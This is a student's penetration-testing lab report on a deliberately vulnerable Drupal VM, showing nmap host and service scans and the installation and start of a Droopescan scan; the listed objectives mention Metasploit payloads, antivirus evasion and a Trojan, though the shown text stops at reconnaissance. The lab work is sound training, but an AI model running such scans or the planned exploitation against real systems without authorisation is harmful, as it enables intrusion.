

Lab 8 – Exploitation and Reverse Shell

Name – Ishan Aakash Patel

Student ID - 146151238

Lab Objectives

Upon completion of this lab, you will be able to perform the following :

- Become familiar with *the exploitation process*;
- Scan using application-specific tools
- Use *Metasploit Framework* to do the following:
 - Select an exploit and configure its options;
 - Set the output file and format;
 - Eliminate bad characters;
 - Utilize encoders;
 - Customize shellcode output;
 - Test payload for Anti-virus detection;
 - Create and run a Trojan.
- Exploit a vulnerable webserver

Lab Materials

- Tools and utilities:
 - Product: Metasploit
 - Installed on Kali: yes
 - Manufacturer: Rapid 7
 - Web site: <https://www.metasploit.com/>
 - Kali Linux VM
 - Droopescan: Drupal Vulnerability scanner

Lab Instructions

- Complete this lab;
- Enter your name and student ID above (Example: Boris Loza - bloza);
- Answer questions and add screenshots into the corresponding textboxes;
- Save the file on your computer for future reference;
- Save the file again as a “.pdf” file;
- Submit the PDF file for grading.

Part 1: Downloading and setting up the vulnerable machine

No screenshots are required from Part 1.

I have completed this lab work on the lab computer using my flash drive which has all the images of my virtual machines. So, the IP will range from 192.168.230.0/24 and I used the NAT network to put all the machines in same network.


I have added my name and student ID (separately) at the top of this file because there was no box present to write in it and I can't copy the box from other labs as I don't know the weightage of this lab.

Part 2: Initial Scanning

1. Find the IP address of your Kali VM by running:

Ifconfig

< Include a screenshot of the output >



```
(ishan@ishan)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.230.129 netmask 255.255.255.0 broadcast 192.168.230.255
    inet6 fe80::20c:29ff:fed6:5fae prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:d6:5f:ae txqueuelen 1000 (Ethernet)
    RX packets 8 bytes 1330 (1.2 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 23 bytes 3613 (3.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(ishan@ishan)-[~]
$ sudo nmap -sn 192.168.230.0
[sudo] password for ishan:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-08 12:52 EST
```


Notepad window content:

```
Name: Ishan Aakash Patel
Student ID: 146151238
```

2. Find the IP address of the DC-1 machine by scanning using nmap:

nmap -sn <network address of your kali>

< Include a screenshot of the output >



```
rtt min/avg/max/ndev = 0.374/1.162/1.819/0.592 ms

(ishan@ishan)-[~]
$ sudo nmap -sn 192.168.230.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-08 13:07 EST
Nmap scan report for 192.168.230.1
Host is up (0.00014s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.230.2
Host is up (0.00017s latency).
MAC Address: 00:50:56:F8:9F:68 (VMware)
Nmap scan report for 192.168.230.128
Host is up (0.0013s latency).
MAC Address: 00:0C:29:1C:FE:EB (VMware)
Nmap scan report for 192.168.230.130
Host is up (0.0013s latency).
MAC Address: 00:0C:29:8C:A4:AA (VMware)
Nmap scan report for 192.168.230.254
Host is up (0.00032s latency).
MAC Address: 00:50:56:F8:65:BE (VMware)
Nmap scan report for 192.168.230.129
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 1.97 seconds

(ishan@ishan)-[~]
```

The screenshot shows a Kali Linux terminal window with the nmap command being executed. The output indicates that 6 hosts are up in the 192.168.230.0/24 network. A small window titled 'Namelsha' is also visible in the foreground, displaying the user's name 'Ishan Aakash Patel' and student ID '146151238'.

The IP for the vulnerable machine was 192.168.230.128

3. Perform a service scan on the target:

`nmap -sV <dc-1 ip address>`

< Include a screenshot of the output >

```
isshan@ishan: ~/droopescan
File Actions Edit View Help
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 1.97 seconds

(isshan@ishan)-[~]
$ sudo nmap -sV 192.168.230.128
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-08 13:11 EST
Nmap scan report for 192.168.230.128
Host is up (0.000070s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.2.22 ((Debian))
111/tcp   open  rpcbind  2-4 (RPC #100000)
MAC Address: 00:0C:29:1C:FE:EB (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.47 seconds

(isshan@ishan)-[~]
$ sudo nmap -A 192.168.230.128
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-08 13:12 EST
Nmap scan report for 192.168.230.128
Host is up (0.00046s latency).
Not shown: 997 closed tcp ports (reset)
```


Name: Ishan Aakash Patel
Student ID: 146151238

Ln 2, Col 21 100% Windows (CRLF) UTF-8

4. Perform a detailed scan using -A switch:

`nmap -A <dc-1 ip address>`

< Include a screenshot of the output >



```
(ishan@ishan)-[~]
$ sudo nmap -A 192.168.230.128
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-08 13:12 EST
Nmap scan report for 192.168.230.128
Host is up (0.00046s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
|_ ssh-hostkey:
|   1024 c4:d6:59:e6:77:4c:22:7a:96:16:60:67:8b:42:48:8f (DSA)
|   2048 11:82:fe:53:4e:dc:5b:32:7f:44:64:82:75:7d:d0:a0 (RSA)
|_  256 3d:aa:98:5c:87:af:ea:84:b8:23:68:8d:b9:05:5f:d8 (ECDSA)
80/tcp    open  http     Apache httpd 2.2.22 ((Debian))
|_ http-generator: Drupal 7 (http://drupal.org)
|_ http-server-header: Apache/2.2.22 (Debian)
|_ http-robots.txt: 36 disallowed entries (15 shown)
|_ /includes/ /misc/ /modules/ /profiles/ /scripts/
|_ /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
|_ /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_ /LICENSE.txt /MAINTAINERS.txt
|_ http-title: Welcome to Drupal Site | Drupal Site
111/tcp   open  rpcbind  2-4 (RPC #100000)
|_ rpcinfo:
|   program version    port/proto  service
|   100000   2,3,4      111/tcp     rpcbind
|   100000   2,3,4      111/udp     rpcbind
|   100000   3,4        111/tcp6    rpcbind
|   100000   3,4        111/udp6    rpcbind
|   100024   1          35418/udp   status
|   100024   1          45586/udp6  status
|   100024   1          47157/tcp   status
|   100024   1          48194/tcp6  status
MAC Address: 00:0C:29:1C:FE:EB (VMware)
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.2 - 3.16
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
0 0.000 192.168.230.1
```

Part 3: Vulnerability Scanning using Droopescan

1. Install the tool named “Droopescan” by following these steps on your Kali machine.


```
git clone https://github.com/droope/droopescan.git
```

```
cd droopescan
```

```
pip install -r requirements.txt
```

```
./droopescan scan --help
```

< Include a screenshot of the output >




```
ishan@ishan: ~/droopescan
File Actions Edit View Help

(ishan@ishan)~/droopescan
$ pip install -r requirements.txt
Defaulting to user installation because normal site-packages is not writeable
Looking in indexes: https://pypi.python.org/simple/
Obtaining file:///home/ishan/droopescan (from -r requirements.txt (line 3))
  Preparing metadata (setup.py) ... done
Collecting cement<2.6.99, ≥2.6 (from droopescan==1.45.1→r requirements.txt (line 3))
  Downloading cement-2.6.2.tar.gz (140 kB)
    140.0/140.0 kB 9.7 MB/s eta 0:00:00
  Preparing metadata (setup.py) ... done
Collecting pystache (from droopescan==1.45.1→r requirements.txt (line 3))
  Downloading pystache-0.6.5-py3-none-any.whl.metadata (14 kB)
Requirement already satisfied: requests in /usr/lib/python3/dist-packages (from droopescan==1.45.1→r requirements.txt (line 3)) (2.31.0)
  Downloading pystache-0.6.5-py3-none-any.whl (81 kB)
    81.3/81.3 kB 34.3 MB/s eta 0:00:00
Building wheels for collected packages: cement
  Building wheel for cement (setup.py) ... done
  Created wheel for cement: filename=cement-2.6.2-py3-none-any.whl size=80867 sha256=b63d26342905d2f74abdb3146e6def66667b16e26e747451cec8db0b342c4856
  Stored in directory: /home/ishan/.cache/pip/wheels/a7/a4/bf/82f7524c09a1976794d1354ea71558a151506775012d0c065b
Successfully built cement
Installing collected packages: cement, pystache, droopescan
WARNING: The scripts pystache and pystache-test are installed in '/home/ishan/.local/bin' which is not on PATH.
Consider adding this directory to PATH or, if you prefer to suppress this warning, use --no-warn-script-location.
Running setup.py develop for droopescan
Successfully installed cement-2.6.2 droopescan-1.45.1 pystache-0.6.5

(ishan@ishan)~/droopescan
$ ./droopescan scan --help
usage: droopescan (sub-commands ...) [options ...] {arguments ...}

cms scanning functionality.

commands:
  drupal
    drupal related scanning tools

  joomla
    joomla related scanning tools

  moodle
    Moodle scanner

options:
  -h, --help            show this help message and exit
  -debug               toggle debug output
  -quiet              suppress all output
  -u URL, --url URL     A file which contains a list of URLs.
  -U URL_FILE, --url-file URL_FILE
                        A file which contains a list of URLs.
  -enumerate {a,t,p,v,i}, -e {a,t,p,v,i}
                        What to enumerate; default is all available, options are:
                        p - plugins
                        t - themes
                        v - version
                        i - interesting urls
                        a - all
  --method {not_found,forbidden,ok}
                        Some webservers respond with 403 when a folder exists. Others with a 404.
                        Others with a 200; default is to determine.
  --verb {head,get}     The HTTP verb to use; the default option is head, except for version enumeration requests, which are always get because we need
                        to get the hash from the file's contents
  --number NUMBER, -n NUMBER
```

Name: Ishan Aakash Patel
Student ID: 146151238

Ln 2, Col 21 100% Windows (CRLF) UTF-8

```
ishan@ishan: ~/droopescan
File Actions Edit View Help

(ishan@ishan)~/droopescan
$ ./droopescan scan --help
usage: droopescan (sub-commands ...) [options ...] {arguments ...}

cms scanning functionality.

commands:
  drupal
    drupal related scanning tools

  joomla
    joomla related scanning tools

  moodle
    Moodle scanner

  silverstripe
    silverstripe related scanning tools

  wordpress
    wordpress related scanning tools

options:
  -h, --help            show this help message and exit
  -debug               toggle debug output
  -quiet              suppress all output
  -u URL, --url URL     A file which contains a list of URLs.
  -U URL_FILE, --url-file URL_FILE
                        A file which contains a list of URLs.
  -enumerate {a,t,p,v,i}, -e {a,t,p,v,i}
                        What to enumerate; default is all available, options are:
                        p - plugins
                        t - themes
                        v - version
                        i - interesting urls
                        a - all
  --method {not_found,forbidden,ok}
                        Some webservers respond with 403 when a folder exists. Others with a 404.
                        Others with a 200; default is to determine.
  --verb {head,get}     The HTTP verb to use; the default option is head, except for version enumeration requests, which are always get because we need
                        to get the hash from the file's contents
  --number NUMBER, -n NUMBER
```

Name: Ishan Aakash Patel
Student ID: 146151238

Ln 2, Col 21 100% Windows (CRLF) UTF-8

2. Start the scan for vulnerabilities on the target:


```
./droopescan scan drupal -u http://<dc-1 ip address>
```

This scanning process will take time.

The software will scan for vulnerable modules, themese,..etc. and report back to you.

3. At the end of the scan, the tool will show you that the possible versions of the web application is between 7.22 to 7.26.

< Include a screenshot of the output >



```
(ishan@ishan)-[~/droopescan]
$ ./droopescan scan drupal -u http://192.168.230.128
[+] Plugins found:
ctools http://192.168.230.128/sites/all/modules/ctools/
http://192.168.230.128/sites/all/modules/ctools/LICENSE.txt
http://192.168.230.128/sites/all/modules/ctools/API.txt
